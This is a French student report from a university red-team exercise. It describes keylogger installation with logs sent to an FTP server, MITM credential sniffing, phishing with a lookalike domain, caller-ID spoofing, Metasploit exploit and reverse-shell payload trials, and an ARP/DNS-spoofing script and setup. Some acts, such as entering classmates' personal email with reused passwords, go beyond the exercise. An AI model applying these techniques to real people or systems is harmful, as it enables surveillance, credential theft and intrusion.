Sous Debian, il existe un keylogger d'origine (paquet « lkl »). Nous avons donc réalisé un script shell afin d'automatiser l'opération d'installation du keylogger. Ce script devait être exécuté sur chaque machine, en tant qu'administrateur, afin de lancer le téléchargement du paquet « lkl » sur le site de Debian, le décompresser, l'installer et enregistrer le service au démarrage de l'ordinateur. Suite à l'exécution du script, nous devions simplement le supprimer et effacer l'historique des commandes.

Les logs étaient sauvegardés dans un dossier dissimulé dans le répertoire /var/lib/. Une tâche périodique et automatisée permettait de transmettre ces logs à notre serveur FTP.

Ce keylogger était totalement opérationnel, l'installation à partir du script ne prenait que quelques secondes et passait inaperçue. Malheureusement, cette année, le parc informatique de la salle 213 a été remplacé par des machines 64 bit, alors que le paquet « lkl » fonctionne sur des machines 32 bits.

Par conséquent, l'installation de keyloggers au sein de la salle 213 fut un échec, ce qui fut une grande déception pour nous, étant donné que les équipes « Défense » et « Analyse » réalisaient tous leurs préparatifs à partir de ces machines.

3.4 Keylogger physique

Dans le cadre de ce projet, Benoit a acheté deux keyloggers physiques. Cependant, il nous fit part de son initiative dès notre première réunion. Et malheureusement, les trois groupes « Attaque », « Défense » et « Analyse » furent remaniés peu de temps après. Ainsi, le projet de Benoit fut révélé aux équipes adverses, étant donné qu'un ancien membre de notre équipe avait migré vers le groupe « Défense ».

Figure 4 : Keyloggers physiques

4. Espionnage de matériels informatiques

Au cours du projet, nous avons eu l'occasion de récupérer des informations sur les ordinateurs personnels ou téléphones de dernière génération.

En effet, certains membres des équipes adverses ont abandonné leur PC portable personnel sans prendre soin de verrouiller leur session, le temps par exemple d'aller chercher un café. Nous avons ainsi récupéré des comptes rendus de réunions d'analyse et de défense, des mots de passe, et surtout la cartographie du réseau.

Malheureusement, les personnes espionnées se sont rendu compte du stratagème. Ainsi, des mesures de sécurité furent mises en place par les équipes adverses afin de ne plus se voir dérober d'informations.

Certains défenseurs et analyseurs ont également laissé trainer leurs smartphones. Ces derniers ont bien entendu été analysés, sans résultats…mis à part dans le cas du téléphone de Julien, sur lequel nous avons trouvé un document provenant de notre propre équipe. Nous avons alors essayé de diagnostiquer d'où provenait la fuite, afin d'y remédier.

5. Intelligence informatique

Depuis le début de l'année 2007, Benoit est en charge de la gestion et la maintenance d'un serveur FTP destiné au partage de documents entre les étudiants STRI. De ce fait, il a un accès privilégié à tous les identifiants et mots de passe des utilisateurs inscrits.

Ainsi, Benoit a eu la brillante idée d'essayer de se connecter aux boîtes mails de nos camarades des équipes « Défense » et « Analyse », afin de récupérer uniquement des informations concernant le projet Sécurité.

Comme il l'imaginait, de nombreux mots de passe étaient réutilisés pour différents comptes de messagerie de membres des équipes adverses. En utilisant le compte de Pierre Quentel, Benoit a ainsi pu corrompre les certificats de la liste de diffusion du groupe « Défense » au début du projet, afin de leur faire perdre un temps précieux.

Cependant, cette attaque nous a permis de récolter très peu d'information, étant donné que les équipes adverses communiquaient sur des comptes dédiés à l'attaque et davantage sécurisés.

6. Écoute

Nous avons vite compris l'importance d'avoir une oreille dans la salle U2-213 puisque nos camarades défenseurs et analystes y passaient un temps considérable. Nous avons donc pris la décision d'introduire un micro à l'intérieur d'un de nos PC se trouvant dans cette salle stratégique.

Pour se faire, nous avons caché le micro à l'intérieur de l'unité centrale de notre ordinateur. Cela causait la détérioration de la qualité d'écoute, mais les tests réalisés dans l'appartement de Frédéric ont révélé que le micro était de suffisamment bonne qualité pour réussir à entendre ce que des personnes disaient à proximité.

Nous pensions que si les équipes adverses trouvaient le micro, celles-ci seraient capables de débrancher le PC dans lequel il était dissimilé. Par conséquent, ce PC était dédié à la capture de son. De plus, le fait d'utiliser un poste consacré à l'écoute nous permettait d'utiliser des applications davantage gourmandes pour la capture audio comme par exemple « Audiacity » qui permet d'enregistrer un son en filtrant le bruit de fond (peu prendre jusqu'à 80% du processeur selon la qualité voulue).

Malheureusement, l'ordinateur dédié à la capture audio présentait des problèmes de stabilité : la carte réseau était défectueuse et la carte son se désactivait sans raison au bout de quelques heures d'activités. N'ayant pas les ressources nécessaires à la réparation de l'ordinateur, nous avons été contraints d'abandonner cette mission.

7. Man In The Middle

Dans le but de récupérer des informations qui pourraient s'avérer particulièrement utiles pour l'équipe WEB Services, un MITM basé sur l'outil Ettercap a été mis en place hors confrontation.

Ces écoutes de flux ont été réalisées dès le début du projet, lorsque l'occasion se présentait et principalement lorsque nous savions que la défense était en train de travailler. Nous utilisions Ettercap paramétré avec divers filtres sur les flux OpenVPN et serveur WEB de la défense, sur les sondes et interfaces OSSIM de l'équipe de l'analyse.

Peu avant la deuxième confrontation, le travail réalisé nous a finalement permis de récupérer certains identifiants et mots de passes utiles :

- Identifiants administrateur de phpmyadmin
- Identifiants de l'utilisateur professeur du site www.candide-sa.com
- Identifiants de l'utilisateur administrateur du site www.candide-sa.com

Figure 5 : Captures d'écran de résultats obtenus avec l'outil Ettercap

De peur que l'équipe « Défense », alertée par les analystes, ne change tous les mots de passe, il a été décidé de se connecter à phpmyadmin afin de récupérer immédiatement le maximum d'informations sur la structure de la base.

8. Phishing

8.1 Définition

Le phishing, est une technique utilisée par des fraudeurs afin d'obtenir des renseignements personnels dans le but de perpétrer une usurpation d'identité. La technique consiste à faire croire à la victime qu'elle s'adresse à un tiers de confiance (banque, administration, etc.), afin de lui soutirer des renseignements personnels : mot de passe, numéro de carte de crédit, date de naissance, etc. C'est une forme d'attaque informatique reposant sur l'ingénierie sociale, pouvant être réalisée par courrier électronique, par des sites WEB falsifiés ou autres moyens électroniques.

8.2 Préconisations et configurations requises

Dans notre cas, le phishing a reposé sur l'adresse email de Monsieur Latu. Avant de mettre en place cette fraude, nous avons présenté à Monsieur Latu tous les détails concernant le fonctionnement, la mise en place ou encore les répercutions de l'attaque, afin de lui prouver qu'il n'y aurait aucune incidence sur sa propre boîte mail.

Ses seules préconisations étaient qu'il devait également recevoir tous les mails envoyés de notre part. Après approbation de sa part, nous avons mis à exécution la fraude.

L'adresse de Monsieur Latu étant « phillipe.latu@iut-tlse3.fr », nous avons décidé de créer une adresse quasi identique : « phillipe.latu@iut-tlse.fr ». Pour cela, nous avons créé un domaine sans engagement sous l'hébergeur « 1&1 », nous offrant alors une adresse email personnalisable sur ce domaine.

Avant de commencer la tentative de phishing, une phase de configuration a d'abord était nécessaire :

- Ajout de la même signature et du titre du propriétaire du mail :

  « P h i l i p p e L a t u
  <IUT 'A' Paul Sabatier>
  Enseignant/Chargé de mission Système & Réseau
  +33562258028 / 115 C Route de Narbonne - BP67701 - 31077 Toulouse Cedex 4
  </>
  <GNU/Linux>http://www.linux-france.org/~platu</> »

- Transfert automatique des messages : tout message reçu sur cette boite mail devra être automatiquement transmis à Monsieur Latu.

- Site WEB : redirection automatique du faux site WEB vers le vrai de façon complètement transparente pour l'utilisateur, en insérant dans le fichier « index.php » la ligne « <script>windows.location("Http:///www.iut-tlse3.fr"")</script> »

8.3 Attaque réalisée

a. Email envoyé

Une fois toutes les configurations apportées, il nous était possible de commencer l'utilisation de cette fraude. La difficulté résidait dans le fait que nous ne pouvions pas être certains que Monsieur Latu n'enverrait pas de véritables mails lors des émissions de nos propres mails. Notre première tentative fut réalisée le weekend précédent la première confrontation.

Ci-dessous le premier « faux » mail envoyé aux responsables de communication des groupes « Défense » et « Analyse » :

« Bonjour,

La prochaine confrontation arrivant, je souhaiterai faire un bilan général de vos avancements pour chaque groupe.

Services disponibles, Services en cours de préparation....

Bonne soirée

- P h i l i p p e L a t u
<IUT 'A' Paul Sabatier>
Enseignant/Chargé de mission Système & Réseau
+33562258028 / 115 C Route de Narbonne - BP67701 - 31077 Toulouse Cedex 4
</>
><GNU/Linux>http://www.linux-france.org/~platu</> »

b. Réponses obtenues

Les deux groupes sont tombés totalement dans le panneau. Voici les réponses :

- Réponse de l'équipe « Défense »

  « Bonjour,

  Pour cette confrontation, le serveur mail sera éclater en deux parties, le routeur ne fera que du NAT et le filtrage se fera au niveau du firewall qui est en cours d'implémentation, un accès wifi sera mis en place et un service de mail également.

  En ce qui concerne Nagios il devrait être fonctionnel pour cette confrontation.

  Cordialement,

  Lionel Rouvellat »

- Réponse équipe « Analyse » :

  « Bonsoir,

  Excusez moi pour le retard mais je voulais savoir ou en était exactement tous les pôles avant de vous répondre.

  Au niveau des évolutions physiques :

  - *Fusion du server Syslog et du NetFlow pour libérer une machine*
  - *Ajout d'une sonde au niveau du Vlan métier de la défense*

  Au niveau de l'analyse des trames récupérées par les sondes nous avons bien avancé et nous avons identifié les attaques. Cette analyse n'est pas finie mais nous auront terminé jeudi. Un bulletin de sécurité sera donc donné à la défense avec toutes les attaques trouvées ainsi qu'une recommandation sur les améliorations à apporter pour que ces attaques n'aboutissent pas.

  Le server Syslog va récupérer plus de logs qu'à la 1ere confrontation. En effet a la 1ere il ne récupérait que ceux du routeur alors que pour la 2ème il va récupérer les logs des machines ci dessous :

Source	***Description***	***Etat***	***TODO***
Cisco 1841	*IP NAT*	*Logging*	
Cisco 1841	*ACL*	*Not logging*	*Config.*
Cisco 2690		*Not logging*	*La config existe, fix pb.*
Web server	*Syslog*	*Logging*	
Web server	*Apache*	*Not logging*	*Config.*
Werb server	*Netfilter*	*Not logging*	*Config*
Mail server	*mail.info*	*Not logging*	*?*
(1) Windows XP	*All*	*Logging*	
(2) Windows XP	*All*	*Not logging*	*Config.*

  Pour la confrontation tout fonctionnera!!

  Le NetFlow avait été activé sur le routeur a la 1ère confrontation mais nous n'avions pas récupéré les données. Depuis la collect des données marche.

En ce moment le pole NetFlow recherche un bon outil d'affichage graphique des statistiques NetFlow qui pour l'instant apparaissent sous forme de tableau en mode " console".

Je pense que j'ai fait le tour. Si nous décidons de mettre en place autre chose je vous tiendrai au courant.

Si vous avez des questions n'hésitez pas !!

Bonne soirée

Cordialement Nicolas MADELAINE »

8.4 Bilan

Les informations récupérées suite à notre première fraude n'étaient pas très importantes. Cependant, cela nous a ouvert une voie et nous a montré que le phishing était facilement réalisable. Nous aurions certainement pu obtenir davantage d'informations en utilisant cette technique avec discernement. La vieille de la dernière confrontation, nous avons tenté en vain d'obtenir des identifiants et mots de passe des défenseurs et analystes. Cependant, notre usurpation d'identité était tellement bonne que l'on a reçu des demandes d'assistance de la défense pour configurer le firewall !

9. Tentatives d'intrusions physiques le Weekend

Inspiré par nos prédécesseurs et l'attaque de la "femme de ménage", nous avons décidé de réitéré cette attaque dans le but de rajouter des comptes utilisateur root dans les serveurs des équipes « Analyse » et « Défense ».

Le samedi matin, l'U2 était ouvert mais nous n'avons trouvé aucune femme de ménage ou autre personne susceptible de nous ouvrir la porte. L'après midi, l'U2 était fermé et toujours pas vu de femme de ménage à l'horizon. Il en était malheureusement de même le dimanche.

10. Fake Caller ID mené avec l'application « Asterisk » et un compte SIP OVH

Asterisk est un PABX logiciel libre, multi plateforme, publié sous licence GPL. Asterisk permet notamment de réaliser des services de messagerie vocale, conférence, serveurs vocaux, ou encore distribution des appels. Asterisk implémente les protocoles H.323 et SIP, ainsi qu'un protocole spécifique nommé IAX. Il permet la communication entre client et serveur Asterisk ainsi qu'entre deux serveurs.

Le but de la manipulation est d'usurper l'identité d'un membre du groupe « Défense » en affichant son numéro lors de l'appel d'un autre membre du groupe.

10.1 Installation et configuration d'Asterisk sous Debian

Installation du paquet Asterisk :

- apt-get install asterisk

Afin de configurer le compte SIP OVH, il est nécessaire de modifier deux fichiers de configurations :

- Ajouter le nouveau compte SIP : /etc/asterisk/sip.conf
- Définir ce qui va se passer lorsque l'on recevra un appel sur le compte SIP OVH : /etc/asterisk/extension.conf

La configuration appliquée est décrite en annexes (cf. Annexe 8).

10.2 Résultat

Le numéro appelant que l'on souhaite afficher apparait à tous les coups si l'on appel un numéro Orange, et une fois sur deux si l'on appel un numéro BOUYGUES ou SFR. L'affichage doit donc dépendre des opérateurs qu'OVH utilise pour passer l'appel.

Nous avons effectué plusieurs appels en destination du groupe « Défense » avec ce procédé. Cependant, nous n'avons pas obtenu de résultats concluants.

11. Bilan des informations collectées

Durant les phases de social engineering, de nombreuses méthodes furent employées avec plus ou moins de réussite afin de collecter des informations pouvant nous être utiles pour mener à bien nos attaques.

Les attaques Man In The Middle nous ont permis de récupérer de nombreux mots de passes utiles pour analyser la structure du site Web du site de Candide.

L'espionnage de matériels informatiques nous a procuré des schémas de l'architecture réseau de la défense, ainsi que des informations concernant l'organisation des équipes adverses ainsi que quelques mots de passe. La figure 6 représente un schéma d'architecture détaillé capturé.

L'équipe réseaux s'est ensuite chargée du maintient à jour de l'architecture et la topologie du réseau configurée par la défense.




Figure 6 : Exemple de schéma récupéré

IV. METASPLOIT

Metasploit est une boîte à outils proposant 263 exploits (dans sa 3ème version). Parmi ces exploits, nous n'avons pu en utiliser que quelques uns puisque les PC du parc de la défense n'avaient pas de logiciels métiers installés.

Après une lecture des intitulés des exploits, nous avons déjà pu limiter le nombre d'exploits utilisable à une petite vingtaine, n'utilisant que des failles liées à Windows et ses logiciels préinstallés.

Une fois ce travail effectué, nous somme passés en phase de teste de ces exploits. Pour ce faire, nous disposions de trois PC virtuels sous VMware sur lesquels nous n'avions installés que l'OS Windows XP avec SP1, SP2 ou SP3.

Première constatation immédiate, un des module de Metasploit (Meterpreter) ne fonctionnait pas très bien sous Windows, mais à cause du manque de temps, nous avons choisi de continuer les essais avec Windows ce qui nous permettait déjà de détecter si l'exploit fonctionnait ou pas.

1. Bilan des tests

a. Attaques Internet Explorer

- windows/browser/ie_createobject
  * PAYLOAD ➔ windows/meterpreter/reverse_tcp
  * PAYLOAD ➔ windows/vncinject/reverse_tcp
  * PAYLOAD ➔ windows/shell/reverse_tcp
  * SRVPORT ➔ 80
  * URIPATH ➔ attaque
  * LHOST ➔ adr IP de la machine
  >>>> OK sur SP1 et 2
  >>>> échec sur SP3

- windows/browser/ie_iscomponentinstalled
  >>>> échec sur SP1, 2 et 3 (ne lance rien)

- windows/browser/ms03_020_ie_objecttype
  >>>> échec sur SP1, 2 et 3 (rien)

- windows/browser/ms06_001_wmf_setabortproc
  * PAYLOAD ➔ windows/meterpreter/reverse_tcp
  * SRVPORT ➔ 80
  * URIPATH ➔ attaque
  * LHOST ➔ adr IP de la machine
  >>>> fonctionne avec SP1
  >>>> échec avec SP2 (SP2 bloque la dll)
  >>>> échec avec SP3 (rien ne se passe)

- windows/browser/ms06_013_createtextrange
  >>>> échec sur SP1, 2 et 3 (rien)

- windows/browser/ms06_055_vml_method
  * PAYLOAD ➔windows/vncinject/reverse_tcp
  * PAYLOAD ➔windows/meterpreter/reverse_tcp

* SRVPORT ➔ 80
* URIPATH ➔attaque
>>>> OK sur SP1 (problèmes sous linux pour le vnc)
>>>> échec avec SP2 et 3

- windows/browser/ms06_057_webview_setslice
  * PAYLOAD ➔ windows/meterpreter/reverse_tcp
  * SRVPORT ➔ 80
  * URIPATH ➔ attaque
  >>>> OK pour SP1 et 2
  >>>> échec avec SP3
- windows/browser/ms06_067_keyframe
  >>>> fait planter IE 6
  >>>> échec avec SP1, 2 et 3
- windows/browser/ms06_071_xml_core
  >>>> erreurs sur la page d'IE 6
  >>>> échec avec SP1, 2 et 3

b. Attaques services

- windows/dcerpc/ms03_026_dcom
  * PAYLOAD ➔ windows/meterpreter/bind_tcp
  * RHOST ➔ ordinateur visé
  >>>> OK avec SP1 et 2 (accès administrateur)
  >>>> échec avec SP3
- windows/misc/windows_rsh
  >>>> échec avec SP1, 2 et 3

c. Attaques SMB

- windows/smb/ms03_049_netapi
  >>>> échec SP1, 2 et 3
- windows/smb/ms04_007_killbill
  >>>> échec avec SP1, 2 et 3
- windows/smb/ms04_011_lsass
  >>>> échec sur SP1, 2 et 3
- windows/smb/ms05_039_pnp
  >>>> échec SP1, 2 et 3
- windows/smb/ms06_025_rras
  >>>> échec SP1, 2 et 3
- windows/smb/ms06_040_netapi
  * PAYLOAD ➔ windows/meterpreter/bind_tcp
  * RHOST ➔ ordinateur visé
  >>>> OK sur SP1 (accès administrateur)
  >>>> échec sur SP2 et 3

- windows/smb/ms06_066_nwapi
  >>>> échec sur SP1, 2 et 3
- windows/smb/ms06_066_nwwks
  >>>> échec SP1, 2 et 3
- windows/smb/psexec
  >>>> échec SP1, 2 et 3
- windows/smb/smb_relay
  >>>> échec SP1, 2 et 3

2. Conclusion

Nous avons donc retenu 6 exploits susceptibles de fonctionner : ces 6 exploits fonctionnent sur SP1, seulement 2 sur SP2 et aucun sur SP3.

Par conséquent, nous ne devions pas avoir la possibilité de nous introduire sur le client fort du parc avec Metasploit. Par contre, concernant le client faible, nous ne devions pas avoir de problèmes.

3. Les outils de Metasploit

Metasploit offre un grand nombre d'outils pour l'accès distant d'une machine exploité :

- un shell DOS.
- un shell Meterpreter.
- une fenêtre VNC (accès graphique).
- injecter une dll.
- ...

Dans notre cas, nous avons surtout utilisé les deux premiers outils étant donné qu'ils nous permettent d'agir sur les PC. Nous avons également utilisé le troisième outil par curiosité.

Si le shell DOS est connu, le shell Meterpreter ne l'est pas. Il s'agit d'un shell DOS amélioré permettant de :

- télécharger des fichiers de la victime à l'agresseur et vice versa,
- récupérer la base SAM,
- exécuter des fichiers,
- ...

V. 1ère CONFRONTATION

1. Préconisations

Ce projet est essentiellement pédagogique, il a pour vocation de nous faire découvrir et comprendre l'importance des processus de sécurité à partir d'illustrations pratiques. Le but du groupe « Défense » étant d'assurer la sécurité de son système d'information, leur première intention était de blinder leur réseau local en limitant au maximum les accès externes (aucun accès Internet ni application métier et peu de services disponibles).

Cependant, il est évident que ce contexte est irréel. En effet, il est impensable que les clients du parc d'une entreprise n'accèdent à aucun moment à Internet. De plus, les services disponibles proposés par le groupe « Défense » étaient relativement limités et aucune application métier n'était installée ni utilisée par les clients du parc.

Suite à la lecture des rapports des années précédentes, ainsi que de la réunion préliminaire avec Monsieur Latu, nous savions que nous avions la possibilité et même l'obligation de négocier avec le groupe « Défense » certaines recommandations. Le fait de vouloir attaquer un système d'informations impose qu'une condition particulière soit remplie, comme par exemple le fait de naviguer sur certaines pages Web.

Lors de la première confrontation, nous pensions que nos amis les défenseurs attendaient avec impatience nos préconisations, devant nous permettre de tester nos attaques prévues. Cependant, ceux-ci n'étaient apparemment pas au courant ! Ainsi, nous avons été poliment remerciés et amenés à repartir dans notre salle réservée à l'attaque. Ainsi commença les négociations !

Le groupe « Défense » ne s'attendant pas à recevoir de notre part nos préconisations, peu de requêtes furent acceptées de leur part, en particulier la modification du serveur Web devant ouvrir une faille. De plus, nous n'étions pas en mesure de contrôler le bon suivi des préconisations par les défenseurs, comme par exemple le fait de visiter les sites Web fournis.

Ainsi, au terme de cette première confrontation, nous avons conclu avec le groupe « Défense » que la phase de négociation devrait se passer différemment lors des futures confrontations. Le groupe « Attaque » devait fournir la liste des préconisations au moins trois jours avant le jour « J », alors que le groupe « Défense » assurait prendre ses dispositions afin de respecter nos requêtes, et acceptait également de recevoir lors des confrontations un représentant de notre groupe devant s'assurer du bon suivi des instructions par les défenseurs.

2. Attaques Web Services

2.1 ARP/DNS Spoofing

a. Principe de l'attaque

Le but de cette attaque est de réaliser dans un premier temps de l'ARP spoofing afin de créer une entrée dans la table ARP du routeur dans laquelle l'adresse IP de la passerelle (172.18.4.1) sera associée à l'adresse MAC de la machine attaquante.

Outil utilisé : Nemesis.

```
#!/bin/bash/
while true
do
        nemesis arp -r -S 172.18.4.1 -h 00:04:76:F1:80:70 -D 172.18.4.2;
        sleep 1;
done
```

Dans un second temps, un DNS Spoofing est mis en place. Dans notre cas, nous redirigeons les requêtes http en direction du site « stri.net » vers un serveur Web malveillant. Puis, nous laissons passer les autres requêtes de manière transparente pour l'utilisateur. L'architecture de cette attaque est considérée comme un MITM tel qu'il pourrait être déployé grâce à Ettercap.

Outil utilisé : dnsspoof.

Ainsi lorsqu'un utilisateur « lambda » appartenant à l'équipe défense essaie de consulter le site Web concerné, celui-ci est redirigé vers le faux site « stri.net » pour lequel nous avons reproduit la page d'accueil ainsi que le formulaire d'authentification. Une fois l'authentification effectuée, nous récupérons l'identifiant et le mot de passe puis nous redirigeons l'utilisateur vers le véritable site « stri.net ».

b. Déroulement lors de la confrontation

Voici la démarche pratique suivie lors de la confrontation :

- Exécution du script d'ARP spoofing.
- DNS Spoofing grâce à dnsspoof.
- Dans le cas ou une entrée apparaitrait dans dnsspoof ➔ Vérification du fichier « log.txt » recevant les identifiants de connexion.

Sachant que l'équipe défense vérifiait au préalable chacun des sites Web fournis dans les préconisations depuis une machine externe, il a fallu être vigilant sur la transparence complète du site falsifié mis en place.

On peut donc remarquer que lorsque l'on se connecte à l'adresse « http://stri.net », on est directement redirigé vers l'URL : « http://www.stri.ups-tlse.fr ». On peut donc imaginer que l'utilisateur pas tout à fait lambda de la défense qui se douterait du type d'attaque, n'entrerait pas comme URL celle contenue dans les préconisations.

Voici le fichier hosts qui a été passé en paramètre lors de l'exécution de l'outil dnsspoof :

Commande : « dnsspoof –f /home/attaque/romain/hosts –i eth1 ».

```
# hosts
172.18.4.103 stri.net
172.18.4.103 www.stri.net
172.18.4.103 stri.ups-tlse.fr
172.18.4.103 www.stri-ups-tlse.fr
```

Comme on peut le voir dans cette capture de dnsspoof réalisée lors de la confrontation, l'adresse qui a été rentrée dans le navigateur est bien « http://www.stri.ups-tlse.fr » et non « http://stri.net » comme il avait été spécifié dans les préconisations :

```
Homer:~# dnsspoof -f /home/attaque/romain/hosts -i eth1
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.18.4.103]
172.18.4.2.60755 > 172.16.80.1.53:  25915+ A? www.stri.ups-tlse.fr
```

Et voici l'entrée qui a été ajoutée au fichier « log.txt » après que l'utilisateur de la défense se soit authentifié :




Figure 7 : Fichier « log.txt »

Dans la forme, il est évident que la récupération des identifiants de connexion au site « stri.net » n'a aucune utilité quant à la suite de ce projet, néanmoins ce type d'attaque peut viser des sites Web beaucoup plus sensibles, engendrant ainsi des conséquences bien plus néfastes.

2.2 Attaques DoS

a. Attaque TCP reset

Tentative d'attaque DoS sur la pile TCP d'une adresse IP cible, en l'occurrence la sonde de l'équipe analyse.

Le but de l'attaque TCP reset est de générer du trafic et du bruit de fond tout en tentant de faire fonctionner l'exploit. Cette attaque exploite la Window Size TCP de l'IP cible.

Le code du programme figure en annexes (cf. Annexe 1).




Figure 8 : Capture d'écran de l'attaque TCP reset

Résultats :

Des milliers de paquets TCP ont été envoyés, générant autant de trafic susceptible de gêner les analystes lors de l'analyse des données transitant sur le réseau.

D'un point de vue « fonctionnement de l'exploit » portant sur l'attaque de la pile TCP cible, aucune conclusion probante ne peut être tirée de cet essai.

En effet, trop d'attaques simultanées étaient réalisées, nuisant ainsi à l'isolation de l'impact sur les cibles visées par chacun. Enfin, nous soupçonnons également ce code comme étant un « proof of concept », c'est-à-dire du code non exploitable sans développement supplémentaire (sans certitude).

b. Attaque DoS Apache/IIS

Cette attaque est censée faire grimper de 66 à 100% la charge CPU en très peu de temps (<60 sec) selon le système attaqué (Windows, UNIX, Linux).

Le code du programme figure en annexes (cf. Annexe 2).

